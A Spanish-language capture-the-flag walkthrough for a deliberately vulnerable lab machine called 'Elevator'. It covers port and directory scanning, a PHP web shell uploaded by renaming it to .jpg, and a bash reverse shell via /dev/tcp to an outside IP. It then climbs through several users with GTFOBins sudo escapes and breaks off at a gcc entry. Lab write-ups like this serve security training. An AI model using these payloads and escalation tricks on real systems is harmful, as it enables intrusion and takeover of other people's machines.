
Elevator

Autor: beafn28

Dificultad: Fácil


Fecha de creación: 01/12/2024

Vamos a desplegar la maquina vulnerable




```
❯ sudo bash auto_deploy.sh elevator.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Vamos a hacer un escaneo profundo de los puertos de la maquina vulnerable




```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
[sudo] contraseña para caan31:
```




```
❯ cat Puertos
File: Puertos
# Nmap 7.95 scan initiated Sat Oct 11 20:31:27 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2025-10-11 20:31:27 CEST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Sat Oct 11 20:31:28 2025 -- 1 IP address (1 host up) scanned in 1.15 seconds
```

Ahora explorando un poco el servicio http que tiene, no encontramos nada comprometedor.




El Misterio del Ascensor Embrujado

Haremos un escaneo de directorios con gobuser, al hacer el primer escaneo notamos algo raro de la carpeta /themes, así que haremos un escaneo




```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 5647]
/themes               (Status: 403) [Size: 275]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 403) [Size: 275]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 403) [Size: 275]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.py (Status: 403) [Size: 275]
/javascript           (Status: 403) [Size: 275]
/Template             (Status: 403) [Size: 275]
```

Encontramos un fichero archivo.html



```
❯ sudo gobuster dir -u http://172.17.0.2/themes -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/themes
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.py (Status: 403) [Size: 275]
/uploads             (Status: 200) [Size: 762]
/upload.php          (Status: 200) [Size: 0]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 403) [Size: 275]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 403) [Size: 275]
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 403) [Size: 275]
/Template            (Status: 403) [Size: 275]
/archivo.html        (Status: 200) [Size: 3380]
```

Cuando lo visitamos vemos que tiene la posibilidad de subir ficheros .jpg



Sube tu Archivo JPG


Selecciona un archivo de imagen (solo .jpg):

Examinar... No se ha seleccionado ningún archivo.

Subir Imagen


¡Archivo subido correctamente! Puedes verlo **aquí**.

Creamos un fichero para hacer una reverse Shell




```
<?php

system($_GET["cmd"]);

?>
```

Lo intentamos subir y vemos que no es posible, que solo nos deja .jpg




Solo se permiten archivos con la extensión .jpg.

Vamos a cambiarle el nombre a este fichero




```
mv shell.php shell.php.jpg
```

Lo subimos y vemos que ahora si lo sube correctamente.



El archivo ha sido subido correctamente: uploads/68eaa3fb7a356.jpg


Hacemos la prueba para ver si ejecuta correctamente comandos como una consola.



```
172.17.0.2/themes/uploads/68eaa3fb7a356.jpg?cmd=id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Y ahora ejecutamos una reverse Shell para conectarnos.




IP: 192.168.1.26 Port: 443 +1

Type: nc

OS: Linux


```
sudo nc -lvnp 443
```

```
bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F443%200%3E%261
```




```
❯ sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Ahora vamos a hacer la escalada de privilegios con ayuda de gtfobins, vemos que tienen muchos usuarios, cada uno con un binario diferente para poder escalar.




```
<mes/uploads$ export SHELL=bash && export TERM=xterm
www-data@3182056aca69:/var/www/html/themes/uploads$ sudo -l
Matching Defaults entries for www-data on 3182056aca69:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on 3182056aca69:
    (daphne) NOPASSWD: /usr/bin/env
```




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo env /bin/sh
```



```
sudo -u daphne /usr/bin/env /bin/sh
```




```
daphne@3182056aca69:/$ sudo -l
Matching Defaults entries for daphne on 3182056aca69:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User daphne may run the following commands on 3182056aca69:
    (vilma) NOPASSWD: /usr/bin/ash
```




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo ash
```



```
daphne@3182056aca69:/$ sudo -u vilma /usr/bin/ash
$ whoami
vilma
```




```
vilma@3182056aca69:/$ sudo -l
Matching Defaults entries for vilma on 3182056aca69:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User vilma may run the following commands on 3182056aca69:
    (shaggy) NOPASSWD: /usr/bin/ruby
```




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo ruby -e 'exec "/bin/sh"'
```



```
vilma@3182056aca69:/$ sudo -u shaggy /usr/bin/ruby -e 'exec "/bin/sh"'
$ whoami
shaggy
```




```
shaggy@3182056aca69:/$ sudo -l
Matching Defaults entries for shaggy on 3182056aca69:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User shaggy may run the following commands on 3182056aca69:
    (fred) NOPASSWD: /usr/bin/lua
```




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo lua -e 'os.execute("/bin/sh")'
```



```
shaggy@3182056aca69:/$ sudo -u fred /usr/bin/lua -e 'os.execute("/bin/sh")'
$ whoami
fred
```



```
fred@3182056aca69:/$ sudo -l
Matching Defaults entries for fred on 3182056aca69:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User fred may run the following commands on 3182056aca69:
    (scooby) NOPASSWD: /usr/bin/gcc
```

